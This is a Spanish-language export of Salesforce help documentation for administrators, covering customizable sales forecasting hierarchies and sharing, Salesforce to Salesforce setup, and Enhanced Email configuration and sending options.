Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para configurar una jerarquía de previsiones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de la previsión personalizable
Configuración de la previsión personalizable
Activar Gestión de territorios
Colaboración manual de una previsión

## Asignación de gestores de previsiones de ventas en la jerarquía de previsiones de ventas

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Una vez que los usuarios están activados para la previsión personalizable, asigne un usuario como gestor de previsión de ventas a cada función de la jerarquía de previsiones. Si asigna una persona como gestor de previsiones de ventas, todas las previsiones de ventas de usuarios en puestos inferiores en la jerarquía de previsiones dependerán de esa persona. Por ejemplo, aunque un ejecutivo y un ayudante ejecutivo puedan tener la misma función, el ejecutivo es el usuario de previsiones de ventas asignado en la jerarquía de previsiones, ya que todas las previsiones de ventas de los subordinados se acumulan al ejecutivo. Ambos podrán enviar previsiones de ventas, si bien las previsiones de otros usuarios no se acumulan a las del ayudante ejecutivo.

En caso de que una función de la jerarquía de previsiones no se haya asignado a un gestor, la función y todas sus funciones subordinadas no se incluirán en las previsiones.

Si aparece `Sin previsión` junto a la función o territorio de la jerarquía de previsiones, significa que no se ha asignado ningún gestor de jerarquías a esa función o territorio.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar una jerarquía de previsiones:
- "Personalizar aplicación"

1. En Configuración, introduzca *`Previsiones (personalizables)`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de previsiones**.
2. Haga clic en **Asignar gestor** o **Editar gestor** junto a una función para asignar un usuario como gestor de previsiones de esa función.

   Las funciones sin funciones inferiores no pueden tener gestores de previsiones salvo que su organización tenga gestión de territorios, que admite gestores de previsiones de ventas en todos los niveles.
3. Seleccione un usuario para asignarlo como gestor de previsiones de ventas de la función seleccionada. Si no hay usuarios disponibles para esa función, active el usuario apropiado. Consulte Activar usuarios para la previsión personalizable.
4. Si se ha activado el intercambio de previsiones, seleccione la configuración de intercambio:
   - Seleccione `Solicitar ayuda del administrador para el intercambio de previsiones` para limitar el intercambio de previsiones para esta vista a los administradores. Ésta es la opción predeterminada.
   - Seleccione `Los gestores de previsiones pueden compartir sus propias vistas de previsiones` para permitir que el administrador o el gestor de previsiones compartan esta vista.
5. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Configuración de la previsión personalizable

Configurar su jerarquía de previsiones

Colaboración manual de una previsión

## Activación de la previsión personalizable

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

La activación de la previsión personalizable para la organización permite que los usuarios de previsión puedan ver y enviar sus previsiones personalizables desde la ficha Previsiones, según la configuración que de las previsiones. La previsión personalizable incluye cinco tipo de informe estándar. No puede crear tipos de informe personalizados con previsión personalizable.

1. Desde Configuración, introduzca *Jerarquía de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Jerarquía de previsiones**.
2. Haga clic en **Activar previsión personalizable**. Si no dispone de esta opción, la previsión personalizable estará ya activada para la organización. Una vez active este tipo de previsión, dispondrá de tres nuevos permisos de usuario:

| Permiso | Descripción |
|---|---|
| Anular previsiones | Permite que los usuarios sustituyan tanto las previsiones propias como las de aquellos que están por debajo en la jerarquía de previsiones. Todos los perfiles estándar (excepto Sólo lectura) tienen este permiso. |
| Modificar cuota personal | Permite que los usuarios cambien sus cuotas individuales. Todos los perfiles estándar (excepto Sólo lectura) tienen este permiso.<br>Aquellos usuarios con el permiso "Administrar usuarios" siempre podrán modificar cualquier cuota. Los usuarios siempre podrán modificar las cuotas de los usuarios a los que supervisen. |
| Ver todas las previsiones | Permite que los usuarios puedan ver todo tipo de previsiones, independientemente de su situación dentro de la jerarquía de previsiones. El perfil Administrador del sistema incluye este permiso. |

3. Escoja los formatos de página de oportunidad adecuados que desee incluir en la nueva lista relacionada de previsiones de la oportunidad. Otra opción consiste en seleccionar la opción Agregar a... para agregar esta lista relacionada a formatos de página, incluso si los usuarios los han personalizado.
4. Haga clic en **Guardar**.
5. Active o desactive estos permisos cuando proceda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las previsiones personalizables:
- "Personalizar aplicación"

Nota: Con las previsiones personalizables, las previsiones aún dependerán del modo en que los valores de la lista de selección `Etapas de la oportunidad` se asignan a Categorías de previsiones.

CONSULTE TAMBIÉN

Configuración de la previsión personalizable

Activar Gestión de territorios

Colaboración manual de una previsión

## Colaboración manual de una previsión

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Su administrador define la jerarquía de previsiones de su organización, que determina los usuarios que pueden ver los datos de previsión. Sin embargo, su administrador puede ampliar manualmente los privilegios de colaboración para datos de previsión y el usuario también puede ampliar manualmente los privilegios de colaboración para sus propios datos de previsión. La colaboración manual de previsiones sólo puede aumentar el acceso a los datos de previsión; no puede restringir el acceso a los usuarios que ya lo tienen. Para compartir una previsión manualmente, debe ser un administrador o un gestor de previsiones con acceso para compartir sus datos de previsión.

Si desea conocer qué usuarios pueden visualizar su previsión o compartir los datos de su previsión, realice una de las siguientes acciones:

- Desde Configuración, introduzca *`Jerarquía de previsiones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Jerarquía de previsiones** y haga clic en **Compartir** junto a la vista que desea compartir.
- Haga clic en **Colaboración** en la página de inicio de la previsión para compartir sus propios datos de previsión.

La lista Colaboración de grupos y usuarios muestra todos los usuarios que tienen acceso a estos datos de previsión en este momento. También indica el nivel de acceso que tienen, si pueden enviar una previsión y el motivo por el que tienen acceso. Los motivos por los que un usuario puede tener acceso a los datos de previsión son los siguientes:

| Motivo | Descripción |
|---|---|
| Administrador | El usuario es un administrador o tiene el permiso "Modificar todos los datos". |
| Gestor de previsiones delegado | Un usuario tiene acceso a datos de previsión concedido mediante el botón **Colaboración** de la previsión. |
| Gestor de previsiones | Un usuario tiene acceso debido a que es un gestor de previsiones en la jerarquía de previsiones. |
| Propietario | El propietario siempre puede ver sus propios datos de previsión. |
| Permiso Ver todas las previsiones | El usuario cuenta con el permiso "Ver todas las previsiones". |

Desde la página Detalle de la colaboración de la previsión, puede realizar cualquiera de las siguientes acciones:

- Para mostrar un lista filtrada de elementos, seleccione una lista predeterminada de la lista desplegable `Vista` o haga clic en **Crear nueva vista** para definir su propia vista personalizada.Para modificar o eliminar una vista que haya creado, selecciónela en la lista desplegable `Vista` y haga clic en **Modificar**.

- Haga clic en **Agregar** para otorgar a otros usuarios o grupos acceso a los datos de previsiones.

  Nota: La colaboración manual se amplía a los datos de oportunidad que componen la previsión. Si un usuario tiene permiso para sobrescribir datos de previsión, el usuario también tiene permiso para sobrescribir los datos de previsión de la oportunidad.

- Haga clic en **Ampliar lista** para ver a todos los usuarios que tienen acceso a los datos de la previsión.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

CONSULTE TAMBIÉN

Definir la configuración de previsión personalizable

Configuración de la previsión personalizable

## Enviar previsiones personalizables por lotes

Con el envío de previsiones se obtiene una vista instantánea de los datos de previsión, al tiempo que los pone a disposición en el historial y los informes de previsiones. Ahorre tiempo enviando varias previsiones a la vez.

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Para enviar varias previsiones a la vez:

1. Desde Configuración, introduzca *Envío por lotes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Enviar previsiones por lotes**.
2. Elija el período de previsión adecuada.
3. Seleccione los usuarios que tengan las previsiones que desee enviar y haga clic en **Agregar** para agregarlas a la lista de Usuarios seleccionados para envío por lotes. Seleccione más de uno cada vez por medio de **CTRL**+clic.
4. Haga clic en **Enviar**.
5. Haga clic en **Aceptar**.

Los usuarios pueden también enviar sus previsiones de manera individual haciendo clic en **Enviar** desde su previsión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar previsiones por lotes:

- "Modificar todos los datos"

CONSULTE TAMBIÉN

Configuración de la previsión personalizable

# Activación de redes comerciales para la colaboración entre organizaciones

## Activar Salesforce to Salesforce

PRECAUCIÓN: La activación de Salesforce to Salesforce no es reversible; sin embargo, controla la información que comparte y las conexiones que utiliza para ello. Puede detener el uso compartido o modificar la configuración de uso compartido en cualquier momento. Al activar Salesforce to Salesforce, autoriza a salesforce.com a procesar actualizaciones de la información de su organización que se hayan compartido con otras organizaciones. Salesforce to Salesforce le permite compartir sus datos con otros destinatarios y esos destinatarios pueden, a su vez, utilizar Salesforce to Salesforce para compartir sus datos con otros destinatarios que no conozca. Es responsable de asegurar que se cumplen los contratos u otros acuerdos legales formalizados entre usted y sus destinatarios para limitar el uso y revelación de datos compartidos por parte de esos destinatarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Salesforce to Salesforce:

- "Modificar todos los datos"

Para activar Salesforce to Salesforce:

1. Desde Configuración, introduzca *Configuración de Salesforce to Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Salesforce to Salesforce** .
2. Haga clic en **Modificar**.
3. Seleccione Habilitar.
4. Haga clic en **Guardar**.

Después de activar Salesforce to Salesforce, se creará un nuevo usuario denominado "Usuario de conexión". Este usuario no influye en el número de licencias utilizadas por su organización y no se incluye en ninguna vista de gestión de usuarios.

Si su socio comercial actualiza un registro compartido, el campo Autor de la última modificación del registro de su organización muestra Usuario de conexión, permitiéndole controlar fácilmente todos los cambios que realicen sus socios comerciales.

El Usuario de conexión se asigna automáticamente al perfil de red de socios. El perfil Red de socios no se puede modificar y no se incluye en ninguna vista de gestión de perfil.

Una vez haya activado Salesforce to Salesforce:

1. Crear un conjunto de permisos con el permiso "Gestionar conexiones" activado y la ficha Conexión establecida como Visible, así como asignar el conjunto de permisos a usuarios que trabajarán con conexiones de Salesforce to Salesforce.

   También le recomendamos proporcionar el permiso de usuario "Gestionar colas" a todos los usuarios con el permiso de usuario "Gestionar conexiones". Esto permite a los usuarios crear y gestionar colas para conexiones sin necesidad de obtener ayuda de un administrador.

2. Configure Salesforce to Salesforce, como plantillas de comunicación para enviar invitaciones a sus socios comerciales.
3. Agregue la lista relacionada Colaboración externa a los formatos de página para los perfiles adecuados.

   Nota: Esta lista relacionada puede ponerse a disposición de todos los usuarios, no sólo los usuarios con el permiso "Gestionar conexiones".

4. De forma opcional, cree vistas de lista personalizadas en la lista relacionada Colaboración externa y otorgue acceso a los usuarios adecuados para que puedan ver y aceptar registros compartidos.

5. De forma opcional, agregue las columnas Nombre de conexión recibido y Nombre de conexión enviado a las listas relacionadas en los formatos de página de los objetos que desea.
6. Creación y gestión de conexiones con sus socios comerciales.

CONSULTE TAMBIÉN

Descripción general de Salesforce to Salesforce

Sugerencias para el uso de Salesforce to Salesforce

Cómo saber si sus socios utilizan Salesforce

## Configurar Salesforce to Salesforce

Puede configurar Salesforce to Salesforce para utilizar las plantillas de comunicación para interactuar con sus socios comerciales. Además, puede configurar la dirección de correo electrónico y el nombre utilizados en las plantillas. Para configurar cualquiera de estos ajustes:

1. Desde Configuración, introduzca *Configuración de Salesforce to Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Salesforce to Salesforce** .
2. Haga clic en **Modificar** y modifique la siguiente configuración:

| Configuración | Descripción |
|---|---|
| Dirección del remitente del correo electrónico | La dirección de correo electrónico desde la cual se envían todas las plantillas de comunicación de Salesforce to Salesforce, por ejemplo, "partner@acme.com". Salesforce envía los correos electrónicos de forma automática, pero solo aparecen para sus contactos si se envían desde esta dirección de correo electrónico. Si un contacto responde a una plantilla de comunicación, la respuesta se envía a esta dirección. |
| Nombre del remitente del correo electrónico | Nombre que se asocia a la dirección de correo electrónico "De", por ejemplo, "Gerente de canal de Acme". |
| Plantilla de invitaciones | Se utiliza para enviar invitaciones. |
| Plantilla de desactivación | Se utiliza para notificar a un socio comercial que ha desactivado la conexión. |
| Aceptar plantilla de invitación | Se utiliza para notificar a un socio comercial que ha aceptado una invitación. |
| Rechazar plantilla de invitación | Se utiliza para notificar a un socio comercial que no ha aceptado una invitación. |
| Actualizar plantilla de perfil de conexión | Se utiliza para notificar a socios comerciales acerca de los cambios realizados en un perfil de conexión activa. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar Salesforce to Salesforce:

- "Modificar todos los datos"

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Descripción general de Salesforce to Salesforce
- Invitación a socios comerciales para que se conecten mediante Salesforce to Salesforce
- Gestión de conexiones
- Colaboración de registros mediante Salesforce to Salesforce

# Configuración de correo electrónico integrado con Salesforce

## Permisos y ediciones de correo electrónico

Las plantillas y el correo electrónico de Salesforce están disponibles en varias ediciones. Active la función y gestione permisos y el acceso a nivel de organización y para administradores y usuarios finales.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

| Nivel de organización | Requisitos de acceso y permisos |
|---|---|
| Utilizar Correo electrónico en Lightning Experience: | • Se ha activado Lightning Experience.<br>• Se ha agregado la acción Enviar correo electrónico a Acciones de Lightning en formatos de página para objetos que admiten Correo electrónico de Lightning. |
| Enviar todos los tipos de correo electrónico saliente: | Se ha establecido el nivel de acceso `Acceso a Enviar correo electrónico` como *`Todos los correos electrónicos`*. |
| Enviar archivos adjuntos: | • Se han activado las entregas de contenido para cargar archivos de más de 3 MB. Si Entrega de contenido no está activada, los usuarios no pueden cargar archivos de más de 3 MB.<br>• Se ha activado Salesforce Files para enviar archivos. Si Salesforce Files no está activado, solo puede enviar archivos adjuntos. |
| Ver mensajes de correo electrónico enviados: | • Cuando Correo electrónico mejorado está activado: No se requieren permisos adicionales. Los mensajes de correo electrónico aparecen como registros de correo electrónico.<br>• Cuando Correo electrónico mejorado está desactivado: Se debe activar Actividades compartidas. Los mensajes de correo |

| Nivel de organización | Requisitos de acceso y permisos |
| --- | --- |
| | electrónico aparecen como registros de tarea. Si Actividades compartidas no está activada y un usuario envía un correo electrónico a varios contactos, Salesforce crea registros de tareas cerradas duplicadas: uno de cada uno de esos contactos. |

| Administrador | Requisitos de acceso y permisos |
| --- | --- |
| Crear una plantilla de correo electrónico: | Permiso "Enviar correo electrónico" |
| Adjuntar un archivo a una plantilla o un correo electrónico: | Acceda al archivo que está adjuntando. |
| Eliminar una plantilla creada por otro usuario: | Permiso "Ver todos los datos" |
| Enviar correo electrónico: | Antes de enviar un correo electrónico por primera vez, todos los administradores deben verificar sus direcciones de correo electrónico. Solo tiene que seguir la solicitud. |

| Usuario | Preferencias y permisos requeridos |
| --- | --- |
| Crear una plantilla de correo electrónico: | Permiso "Enviar correo electrónico" |
| Agregar campos de combinación a una plantilla o un correo electrónico: | Acceda a los campos en el objeto aplicable. |
| Adjuntar un archivo a una plantilla o un correo electrónico: | Acceda al archivo que está adjuntando. |
| Eliminar una plantilla que ha creado: | Ninguna. |
| Enviar correo electrónico: | • Permiso "Enviar correo electrónico"<br>• Antes de enviar un correo electrónico por primera vez, todos los administradores y usuarios deben verificar sus direcciones de correo electrónico. Solo tiene que seguir la solicitud. |

CONSULTE TAMBIÉN

¿Qué opción para en envío de mensajes de correo electrónico desde Salesforce es la mejor para su organización?

Configurar la acción de correo electrónico en el autor de actividad en Lightning Experience

# Correo electrónico mejorado: Mejorar correo electrónico en Salesforce con personalizaciones clave y una mejor página de correo electrónico

Correo electrónico mejorado le proporciona a usted a sus usuarios muchas funciones de correo electrónico para dirigir mejor sus procesos comerciales, incluyendo la capacidad de relacionar mensajes de correo electrónico con otros registros, agregar campos personalizados a mensajes de correo electrónico, utilizar desencadenadores con mensajes de correo electrónico, modificar el formato de correo electrónico y gestionar los mensajes de correo electrónico utilizando la API de Salesforce. También obtiene una página de detalles de correo electrónico nueva y mejorada que muestra mensajes de correo electrónico en su formato original.

Con Correo electrónico mejorado, los mensajes de correo electrónico en Salesforce se guardan como registros EmailMessage. EmailMessage es un objeto estándar de Salesforce y así es como obtiene todas estas fantásticas nuevas funciones de correo electrónico.

Nota: Con Correo electrónico mejorado, para la compatibilidad con versiones anteriores, seguimos creando un registro Tarea para cada mensaje de correo electrónico. Sin embargo, cuando visualiza mensajes de correo electrónico en Salesforce, visualiza el registro Mensaje de correo electrónico para el mensaje de correo electrónico. Esto es una ventaja, porque ahora los mensajes de correo electrónico aparecen en su formato original. Por lo tanto, los mensajes de HTML muestran el formato HTML y los mensajes de correo electrónico de texto normal muestran el formato de texto normal. Esto es lo que esperan sus usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones para la configuración de Correo electrónico mejorado

Considere estos consejos de sabio antes de utilizar Correo electrónico mejorado, incluyendo limitaciones, detalles para clientes de Correo electrónico para registro de casos e información acerca del trabajo con registros EmailMessage y Tarea.

- Correo electrónico mejorado se activa automáticamente para la mayoría de las organizaciones excepto aquellas que utilizan Correo electrónico para registro de casos.
- Si utiliza Correo electrónico para registro de casos, puede utilizar campos personalizados, formatos personalizados, reglas de flujos de trabajo y desencadenadores con mensajes de correo electrónico sin activar Correo electrónico mejorado. Además, ya utiliza el objeto EmailMessage para almacenar mensajes de correo electrónico asociados con casos. Si desea poder relacionar registros EmailMessage con otros objetos (además de casos), le recomendamos activar Correo electrónico mejorado.
- Con Correo electrónico mejorado, sus mensajes de correo electrónico se almacenan utilizando el objeto estándar de Salesforce, EmailMessage. Esto le proporciona todas las herramientas habituales incluidas con objetos estándar, incluyendo campos personalizados, formatos personalizados y una mejor página de detalles de registro. Para almacenar mensajes de correo electrónico con el objeto EmailMessage, debe activar Correo electrónico mejorado a menos que su organización utilice Correo electrónico para registro de casos, que ya utiliza el objeto EmailMessage para almacenar mensajes de correo electrónico asociados con casos.
- Con Correo electrónico mejorado, los mensajes de correo electrónico enviados desde Salesforce se guardan como registros EmailMessage y registros Tarea. Sin embargo, solo se muestra el registro EmailMessage en la página de detalles de correo electrónico en la interfaz de usuario.
- Aunque su organización utilice Correo electrónico mejorado, los mensajes de correo electrónico agregados desde Candidatos Web, Salesforce for Outlook y Lightning for Outlook se siguen almacenando únicamente como registros Tarea.
- No puede utilizar campos de divisa personalizados con el objeto EmailMessage.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Los registros EmailMessage solo pueden tener un tipo de registro.
- Las reglas de flujo de trabajo solo pueden utilizar registros EmailMessage para actualizar campos en registros Casos.
- Antes de utilizar Correo electrónico mejorado, le recomendamos:
  - Revisar desencadenadores y reglas de flujo de trabajo que utilizan el objeto EmailMessage. Para registros de EmailMessage asociados con casos, el campo `ParentID` siempre se rellena. Con Correo electrónico mejorado, podía asociar registros de EmailMessage con otros registros y el campo `ParentID` podría estar en blanco. Como resultado, es posible que necesite actualizar sus desencadenadores y reglas de flujo de trabajo para gestionar mensajes de correo electrónico con un campo `ParentID` en blanco.
  - Revise la lógica comercial personalizada que incorpora tareas y mensajes de correo electrónico. Le recomendamos:
    - Recrear cualquier campo de objeto Tarea personalizado en el objeto EmailMessage.
    - Migre cualquier desencadenador de objeto Tarea al objeto EmailMessage.
  - Probarlo en un entorno sandbox con cualquier flujo de trabajo y personalización, incluyendo personalizaciones de Correo electrónico para registro de casos.

CONSULTE TAMBIÉN

Correo electrónico mejorado: Mejorar correo electrónico en Salesforce con personalizaciones clave y una mejor página de correo electrónico

Configurar Correo electrónico mejorado

## Configurar Correo electrónico mejorado

Correo electrónico mejorado le proporciona a usted a sus representantes muchas funciones de correo electrónico, incluyendo la capacidad de relacionar mensajes de correo electrónico con otros registros, agregar campos personalizados a mensajes de correo electrónico, utilizar desencadenadores con mensajes de correo electrónico, modificar el formato de mensajes de correo electrónico y gestionar los mensajes de correo electrónico utilizando la API de Salesforce. Correo electrónico mejorado se activa automáticamente para la mayoría de las organizaciones excepto aquellas que utilizan Email para registro de casos.

1. En Configuración, introduzca *`Correo electrónico mejorado`* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico mejorado**.
2. Haga clic en **Habilitar**.
3. Actualice la página Mensaje de correo electrónico para:
   a. Agregar el campo `Relacionado con`.
   A continuación, sus usuarios pueden ver qué registros están relacionados con un mensaje de correo electrónico.
   b. Eliminar el campo `Caso principal` del formato de página Mensaje de correo electrónico. Este campo está por lo general en blanco a menos que utilice Email para registro de casos y un mensaje de correo electrónico esté asociado con un caso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correo electrónico:
- El permiso "Enviar correo electrónico" y el acceso al registro desde el que se envió el correo electrónico.

Para adjuntar archivos a correos electrónicos o plantillas:
- Acceda al archivo que está adjuntando.

CONSULTE TAMBIÉN

Correo electrónico mejorado: Mejorar correo electrónico en Salesforce con personalizaciones clave y una mejor página de correo electrónico

Consideraciones para la configuración de Correo electrónico mejorado

# Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

Sus usuarios están en Salesforce todo el día para revisar información de clientes, registrar actividad y crear informes. Por lo tanto, ¿Por qué no facilitarles la tarea y permitirles enviar mensajes de correo electrónico justo desde Salesforce? Existe un número de opciones, dependiendo de si su organización utiliza Lightning Experience, si su empresa posee un dominio de correo electrónico y qué aplicación de correo electrónico utiliza su empresa.

### ¿Qué opción para en envío de mensajes de correo electrónico desde Salesforce es la mejor para su organización?

Existe un número de opciones que permiten a sus usuarios enviar mensajes de correo electrónico justo desde Salesforce, dependiendo de si su organización utiliza Lightning Experience, si su empresa posee un dominio de correo electrónico y qué aplicación de correo electrónico utiliza su empresa.

### Supervisar mensajes de correo electrónico enviados desde Salesforce

Obtenga el máximo provecho del envío de mensajes de correo electrónico desde Salesforce con funciones que le permiten supervisar los mensajes de correo electrónico, incluyendo registros de correo electrónico y la cola de correo electrónico masivo.

### Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce

La disponibilidad de un correo electrónico es la posibilidad que tiene el correo electrónico de un individuo o empresa de llegar a su destinatario. Para mejorar la disponibilidad de mensajes de correo electrónico que envía a través de Salesforce, ofrecemos un número de opciones de comprobación y configuración.

Direcciones de toda la organización: Permitir a los usuarios enviar correo electrónico desde Salesforce utilizando una dirección De común

Si su organización de Salesforce requiere que los usuarios compartan un alias de correo electrónico común, puede definir una lista de direcciones de toda la organización para cada perfil de usuario. Al enviar mensajes de correo electrónico desde Salesforce, los usuarios con esos perfiles pueden seleccionar su propia dirección o la dirección de toda la organización para la dirección `De` del mensaje de correo electrónico. Las respuestas se entregan a la dirección seleccionada.

Pies de página de toda la organización: Permitir a los usuarios enviar mensajes de correo electrónico desde Salesforce con pies de página comunes

Permita a sus usuarios ahorrar tiempo y aplicar mensajería común a todos los mensajes de correo electrónico enviados desde Salesforce creando pies de página de toda la organización. Puede crear un pie de página de correo electrónico diferente para cada codificación y seleccionar los pies de página predeterminados para correo electrónico único y para correo electrónico masivo.

## ¿Qué opción para en envío de mensajes de correo electrónico desde Salesforce es la mejor para su organización?

Existe un número de opciones que permiten a sus usuarios enviar mensajes de correo electrónico justo desde Salesforce, dependiendo de si su organización utiliza Lightning Experience, si su empresa posee un dominio de correo electrónico y qué aplicación de correo electrónico utiliza su empresa.

Cuando envía un mensaje de correo electrónico desde un registro de Salesforce, el mensaje de correo electrónico de asocia automáticamente con el registro. ¡No es necesario ningún registro!

| **Si su empresa:** | **Su mejor opción de correo electrónico es:** |
|---|---|
| Utiliza Lightning Experience y Gmail™ | Enviar a través de Gmail |
| Utiliza Lightning Experience y Office 365™ | Enviar a través de Office 365 |
| Posee un dominio (mycompany.com) Y no utiliza Lightning Experience y Gmail u Office 365 | Relevo de correo electrónico |
| No posee un dominio y sus direcciones de correo electrónico finalizan en @outlook.com, @hotmail.com, etc. | Enviar a través de Salesforce |
| Utiliza Salesforce Classic Y no posee un dominio Y sus direcciones de correo electrónico finalizan en @gmail.com, @aol.com o @yahoo.com | *Necesita registrar un dominio que controla. A continuación, utilice Relevo de correo electrónico. , y utilice este dominio para el relevo de correo electrónico |

*Debido a la política de autenticación de mensajes, creación de informes y cumplimiento normativos basados en dominios (DMARC) en Gmail, AOL™ y Yahoo™. Más información

Enviar a través de Gmail u Office 365: Permitir a los usuarios enviar mensajes de correo electrónico a través de servicios externos

Para simplificar su correspondencia de correo electrónico, permita a los usuarios enviar mensajes de correo electrónico desde Salesforce utilizando sus cuentas de Gmail u Office 365. A continuación, para los destinatarios, los mensajes de correo electrónico parecen enviados desde las cuentas de Gmail u Office 365 de sus usuarios. Sus usuarios también pueden ver los correos electrónicos que enviaron en sus carpetas Elementos enviados de Gmail u Office 365.

Enviar a través de Salesforce: Permitir a los usuarios enviar mensajes de correo electrónico a través de Salesforce

Para simplificar su correspondencia de correo electrónico, permita a sus usuarios enviar mensajes de correo electrónico desde Salesforce utilizando los servidores de Salesforce. No es necesario integrar con un servicio de correo electrónico externo. Este es un buen enfoque si está utilizando Salesforce Classic, necesita gestión de reenvíos o no está utilizando Gmail™ u Office 365™ con Lightning Experience.

Relevo de correo electrónico: Permitir a los usuarios enviar mensajes de correo electrónico a través del servidor de correo electrónico de su empresa

Para simplificar su correspondencia de correo electrónico, permita a los usuarios enviar mensajes de correo electrónico desde Salesforce a través del servidor de correo electrónico de su empresa. A continuación, para los destinatarios, los mensajes de correo electrónico parecen enviados desde las cuentas de correo electrónico de la empresa de sus usuarios. Estos mensajes de correo electrónico también se almacenan en el servidor de correo electrónico de su empresa, lo que ayuda con el cumplimiento normativo, y sus usuarios pueden ver los mensajes de correo electrónico que enviaron desde Salesforce en la carpeta Elementos enviados de correo electrónico de su empresa.

## Enviar a través de Gmail u Office 365: Permitir a los usuarios enviar mensajes de correo electrónico a través de servicios externos

Para simplificar su correspondencia de correo electrónico, permita a los usuarios enviar mensajes de correo electrónico desde Salesforce utilizando sus cuentas de Gmail u Office 365. A continuación, para los destinatarios, los mensajes de correo electrónico parecen enviados desde las cuentas de Gmail u Office 365 de sus usuarios. Sus usuarios también pueden ver los correos electrónicos que enviaron en sus carpetas Elementos enviados de Gmail u Office 365.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consideraciones para la configuración de Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

Revise algunos detalles antes de configurar Enviar a través de Gmail u Office 365, incluyendo detalles acerca de desencadenadores y reglas de flujo de trabajo e información para organizaciones que utilizan Comunidades.

Configurar Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

Con pocos pasos rápidos, puede permitir a sus usuarios enviar mensajes de correo electrónico en Salesforce utilizando sus cuentas de Gmail u Office 365.

## Consideraciones para la configuración de Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

Revise algunos detalles antes de configurar Enviar a través de Gmail u Office 365, incluyendo detalles acerca de desencadenadores y reglas de flujo de trabajo e información para organizaciones que utilizan Comunidades.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Enviar a través de Gmail u Office 365 no está disponible en Comunidades. Si su organización tiene Enviar a través de Gmail u Office 365 activado, no funcionará en Comunidades. En su lugar, los mensajes de correo electrónico enviados en Comunidades pasarán por Salesforce o Relevo de correo electrónico, dependiendo de qué opción configuró su organización.
- Si utiliza Enviar a través de Gmail, puede visitar su página Mi configuración de correo electrónico en Salesforce para personalizar el nombre que aparece en el campo De de sus mensajes de correo electrónico salientes. Si utiliza Enviar a través de Office 365, no puede cambiar el nombre en Salesforce.

Al utilizar Enviar a través de Gmail u Office 365:

- Los mensajes no se almacenan en registros de correo electrónico de Salesforce, que solo se utilizan para mensajes de correo electrónico enviados a través de Salesforce. Esto significa que la información de entrega de correo electrónico no está disponible en Salesforce. Obtenga registros de correo electrónico desde Gmail u Office 365.
- Los mensajes de correo electrónico enviados por desencadenadores y reglas de flujo de trabajo aún se envían a través de Salesforce.
- La gestión de reenvíos no es compatible, por lo que contactos y candidatos no se actualizan automáticamente con información de reenvío. Sin embargo, puede enviar mensajes de correo electrónico reenviados en su bandeja de entrada de correo electrónico. Si requiere la gestión de reenvíos, utilice Enviar a través de Salesforce en su lugar.
- Seguridad de capa de transporte (TLS) se gestiona a través del servicio de correo electrónico externo y no a través de ajustes de Salesforce.

CONSULTE TAMBIÉN

Enviar a través de Gmail u Office 365: Permitir a los usuarios enviar mensajes de correo electrónico a través de servicios externos

Configurar Enviar mensaje de correo electrónico a través Gmail™ u Office 365™

